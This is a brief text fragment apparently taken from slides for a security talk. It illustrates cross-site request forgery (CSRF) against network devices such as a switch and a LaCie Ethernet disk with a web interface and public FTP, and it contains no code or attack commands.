
I Administer the switch



2 Browse the web



CSRF illustrated







LaCie Ethernet disk mini

- ▶ Share access control
- ▶ Web interface
- ▶ Public FTP

